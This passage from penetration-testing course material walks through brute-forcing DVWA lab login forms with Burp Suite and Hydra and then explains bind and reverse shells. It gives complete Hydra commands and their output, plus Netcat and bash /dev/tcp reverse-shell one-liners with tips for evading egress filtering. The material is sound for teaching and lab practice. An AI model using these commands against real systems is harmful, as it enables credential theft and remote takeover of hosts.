
Be warned that loading large wordlists with the ‘Simple list’ setting in Burp Suite will take a long time because the lists are fully loaded into memory. To add additional values to the simple password list manually, use the field below the loaded passwords and click the ‘Add’ button. The screenshot already shows a few common passwords added.

If you want to use a large password list (like `rockyou.txt`) it is better to specify a ‘Runtime list’ as the payload type because they are read from disk when the password attack is launched.


The next step is to specify a failed login message so you can distinguish an unsuccessful login attempt from a successful one. We can do this in the ‘Options’ tab by scrolling down to Grep - Match:



Grep - Match is used to flag the result of an attack by displaying wording or expressions (such as the ‘Username and/or password incorrect’ displayed on the first failed login attempt). With the failed login message added to Grep - Match you are ready to launch the attack. Scroll back up and click the ‘Start attack’ button in the top right corner:



Burp Suite will now attempt to brute force the password and display the results in a new window:



Requ...	Payload	Status	Error	Timeo...	Length	Username and/or password incorrect.	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
1	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4948	<input type="checkbox"/>	
2	P@sswOrd	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
3	123456789	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
4	Password 123	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
5	123	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
6	Password	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
7	root	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
8	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	
9	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	4882	<input checked="" type="checkbox"/>	

In column seven (headed with 'Username and/or password incorrect') the selection box for the payload entry 'password' is unchecked. This means that the login failed message was not present when attempting this password and indicates that this is the correct password for username 'admin'.

If you now try to login using the password found by Burp Suite, you will be welcomed to the protected admin area:

Login

Username:

Password:


Welcome to the password protected area admin

Hydra

Hydra is another great tool for brute forcing web forms and works with both GET and POST requests. We will now learn how to brute force some login forms using Hydra starting with the DVWA login page ([http://\[Metasploitable IP\]/dvwa/login.php](http://[Metasploitable IP]/dvwa/login.php)).

Unlike the previous login DVWA form this one uses a POST request instead of a GET request. Like before, the first step is to set up the proxy server in Firefox and to intercept the login attempt using Burp Suite proxy. Submitting the form with random credentials will also return a login failed message that can again be used to distinguish successful from unsuccessful login attempts.

We will start with brute-forcing the following DVWA login form:



Damn Vulnerable Web A... x +

← i | 10.11.1.250/dvwa/login.php ▾ | C | Search | ☆ | ☰ | » | ☰

DVWA


Username

Password

Login failed

When a login attempt is unsuccessful, the form returns the following message at the bottom of the page: Login failed.

The next step is to intercept the HTTP request generated by the login attempt. Hydra cannot be used as a proxy so it is necessary to use Burp Suite again to intercept the HTTP request (if you are unsure how to intercept this request you can review the Burp Suite section above and follow the instructions there).



The first line shows a POST request instead of the GET request shown in the example in the Burp Suite chapter. The POST request cannot be copied from the URL so Burp Suite, or another tool, must be used that is able to capture these requests. As we've already seen, the Tamper Data plugin for Firefox can help here.

To brute force the web form using Hydra the following information is required:

- IP address
- GET/POST request: http-get-form or http-post-form
- Username: -l for a static username or -L for a list of usernames
- Password: -p for a static password or -P for a password list
- Number of threads is optional: -t

The normal syntax for Hydra is:

hydra [ip] [form: <url>:<form parameters>:<failure string>:Cookie]

If we insert the information from the HTTP request, a static username and the rockyou.txt wordlist, the command will look like this:


hydra 10.11.1.250 -t 2 -l admin -P /usr/share/wordlists/rockyou.txt http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"

```
root@kali:~# hydra 10.11.1.250 -t 2 -l admin -P /usr/share/wordlists/rockyou.txt http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-04 15:34:10
[DATA] max 2 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~112065 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 10.11.1.250 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-04 15:34:15
```

In the example, Hydra has successfully brute-forced the access credentials for the DVWA web application.

Let's now see if Hydra can also work on the form we brute-forced in the previous section with Burp Suite (10.11.1.250/dvwa/vulnerabilities/brute/). This form uses a GET request instead of a POST request and also uses a cookie. This means we will need to add extra information to the Hydra command from the request intercepted in Burp Suite:



```

GET /dvwa/vulnerabilities/brute/?username=uNameField&password=pwField&Login=Login HTTP/1.1
Host: 10.11.1.250
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.1.250/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=409e45633a8281adb8f182021cfacd14
Connection: close
  
```

As can be seen in the first line of the screenshot, the GET request in this form includes a third parameter called Login. The login parameters contain a static value indicating a login action which will be added to the Hydra http-get-form parameter as a third variable after the username and a password variables. There is also a cookie with information such as the DVWA security level and a PHP session ID.

To make Hydra use the Cookie we also need to add the H parameter to the request followed by the information we see in line 8 of the screenshot: the security parameter (i.e. low) and the PHP session id (PHPSESSID) value shown in red. After making these modifications the http-form-get parameter will look as follows:

```

"/dvwa/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Userna
me and/or password incorrect.:H=Cookie:
security=low;PHPSESSID=409e45633a8281adb8f182021cfacd14"
  
```

And the complete command will look like this:

```

hydra 10.11.1.250 -t 2 -l admin -P /usr/share/wordlists/rockyou.txt http-form-get
"/dvwa/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Userna
me and/or password incorrect.:H=Cookie:
security=low;PHPSESSID=409e45633a8281adb8f182021cfacd14"
  
```

```
root@kali:~# hydra 10.11.1.250 -t 2 -l admin -P /usr/share/wordlists/rockyou.txt http-form-get "/dvwa/vulnerabilities/brute/index.php:username='USER'^&password='PASS'^&Login=Login:Username and/or password incorrect:H=Cookie: security=low;PHPSESSID=409e45633a8281adb8f182021cfacd14" Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-04 15:39:32
[DATA] max 2 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~112065 tries per task
[DATA] attacking service http-get-form on port 80
[80][http-get-form] host: 10.11.1.250 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-04 15:39:38
```

As can be seen Hydra will also successfully brute force the password in this form.

Hydra may seem straightforward to use (and indeed it often is), but it is not very forgiving and sometimes you will find yourself spending a lot of time troubleshooting errors and tracking down false positives. Even the slightest mistake results in unreliable results. If you find yourself in this position adding the following options is recommended for help with debugging:

- -v for verbose mode.
- -V for displaying each attempt on the terminal.
- -D for debugging.

One reason for repeatedly failed attempts at brute-forcing the DVWA form can be an invalid or missing session ID. The form requires authentication so if the session ID is invalid or missing, DVWA will redirect Hydra to the DVWA login form and fail. With the verbose mode enabled you will be informed about Hydra being redirected.

Note: Hydra is a great tool, but requires precise and accurate configuration to work successfully. The smallest typo in commands and parameters will result in errors and/or false positives which may lead to hours of troubleshooting. When you find yourself in such a situation try reviewing each parameter for errors. If you're using Hydra on a local installation, you can also review the web server log files.

9 Networking & Shells

In this chapter we will be learning about network-related hacking techniques. We will learn how to setup bind- and reverse shells with Netcat and how to convert them into Meterpreter shells. We will also review different methods for initiating shells on a target host which will connect back to the attack machine using Bash, PHP, Perl and Python. We will also cover how to set up bind shells on compromised hosts as well as how to set up a listener on a specific port that will wait for incoming connections.

Bind and Reverse shells

One very popular use for Netcat, and possibly its most common use from a penetration testing point of view, is to establish reverse and bind shells. A reverse shell is a type of shell initiated on the target host that connects back to the attack box (which will be listening for the shell on a predefined port). Reverse shells are the most commonly used shell in the Virtual Hacking Labs so we will cover a range of methods for establishing them.


Reverse shells can be initiated using many different programming and scripting languages including PHP, ASP, Python, Perl and PowerShell. If you have managed to get code execution on a compromised host or you can inject code, upload or include files in a web application, this can often be turned into a command-line shell with just a little work no matter what the platform or application language. For receiving the shell on the attack box, we can use several different tools such as Netcat, Metasploit and Empire (our course we concentrate on intercepting shells with Netcat and Metasploit).

A bind shell is, as the reverse shell, also set up on the target host, but instead of connecting back to a listening host, it binds to a specific port and waits for incoming connections. In malicious software terms a bind shell is what is referred to as a 'backdoor'. One example of this was seen in Chapter 4 when we exploited VSFTPD v2.3.4 with a backdoor/bind shell listening on port 6200.

Throughout this part of the courseware, we will choose port 4444 as our listening port, but in principle any open port can be used. In fact, when initiating reverse shells, you often need to opt for more common ports like 80 and 443 so that the traffic will look more legitimate.

Reverse shell

Let's have a look at a diagram of a reverse Netcat shell to visualize more effectively how a reverse shell works:



In this diagram, the compromised host is connecting back to the attack box on port 4444. The `-e` option in the Netcat command spawns an executable and redirects both input and output to the network socket. This means that the attack box controls a bash shell on the target and is able to issue commands on the target host. In this illustration, the target is shown as running Linux and uses `/bin/sh` for the shell. If, however, the target was running Windows we would use `cmd.exe` and the Netcat would spawn a `cmd.exe` shell.

One advantage of reverse shells is that they have the highest success rate if there are firewalls and NAT devices between the attacker and the victim. For instance, when the target host connects to the internet through a NAT device an attacker won't be able to connect to the target host directly without first configuring the target's networking equipment. In this situation, bind shells won't work, but can be possible to establish a connection using a reverse shell. Another advantage of reverse shells is that outgoing connections are normally not as heavily filtered by a firewall as incoming connections. Even so, you should keep in mind that egress rules may apply and suspicious connections (such as connections on port 4444) may still get flagged and blocked preventing the reverse shell from reaching you. If you can disguise your traffic to look like legitimate traffic, your chances of success increase and your reverse shell is less likely to be blocked.

Now for a practical demonstration.

Suppose we have found and managed to exploit a remote code execution (RCE) vulnerability on the target host. We can then issue the Netcat command on the target host (with the -e for executable flag) and initiate a reverse shell. For these demonstrations, we've set up 2 Linux systems with Netcat that will be used to initiate bind and reverse shells using different tools and programming/scripting languages.

[Netcat reverse shell example](#)

In order to set up a Netcat reverse shell we need to:

1. Setup a Netcat listener;
2. Connect to the Netcat listener from the target host;
3. Issue commands on the target host from the attack box.

First, we set up a Netcat listener on the attack box which listens on port 4444 with the following command:


```
nc -lvp 4444
```

Then we issue the following command on the target host to connect to our attack box (remember we have remote code execution on this target box):

For Linux: **nc [Attack box IP] 4444 -e /bin/sh**

For Windows: **nc.exe [Attack box IP] 4444 -e cmd.exe**

From the attack box, we now have a bash shell on the target host giving us full control over this box in the context of the account that initiated the reverse shell. Since, in this case, a root user initiated the shell, we have root privileges on the target host.



```
root@target: ~
File Edit View Search Terminal Help
root@target:~# nc 192.168.100.113 4444 -e /bin/sh
[

root@attacker: ~
File Edit View Search Terminal Help
root@attacker:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.107: inverse host lookup failed: Unknown host
connect to [192.168.100.113] from (UNKNOWN) [192.168.100.107] 55010
id
uid=0(root) gid=0(root) groups=0(root)
```

The top window (with green console text) is the target host and the lower console is the attack box. As you can see attacker **192.168.100.113** (1) has intercepted the reverse shell from the target host **192.168.100.107** (2). Root access is confirmed by the **id** command (3).

[Reverse shell without Netcat on the target host](#)

One major downside of the above technique is that Netcat had first to be installed on the target host which is usually not the case in real-world scenarios. In other situations, we either have to find a way to transfer a Netcat binary to the target, or use alternative ways to connect back to the attack box. Let's look at some other ways to set up a reverse shell using resources already available on the target machine.

[Bash reverse shell](#)

Bash can initiate a reverse shell from the target host to the attack box with the following single line command:

```
bash -i >& /dev/tcp/[Attack box IP]/[Port] 0>&1
```

Bash Reverse shell explained

The **bash -i** option invokes a new instance of an interactive bash. Then **>&** redirects the stdout and stderr to the TCP client connection created via the device file:


/dev/tcp/[Attack box IP]/[Port] 0> (the session is connected to the attacker IP on the specified port). Finally, **0>&1** takes the standard output (stdout File descriptor 1) and connects it to standard input (stdin File descriptor 0).

The result is a reverse Bash shell on the attacker machine.

Links

https://en.wikipedia.org/wiki/File_descriptor
https://en.wikipedia.org/wiki/Network_socket
<http://tldp.org/LDP/abs/html/devref1.html>
<https://wiki.bash-hackers.org/syntax redirection>

When we run the reverse Bash shell command on the target machine and have it connect back to the attacker machine running Netcat we get the following result:



```
root@target: ~
File Edit View Search Terminal Help
root@target:~# bash -i >& /dev/tcp/192.168.100.113/4444 0>&1
[

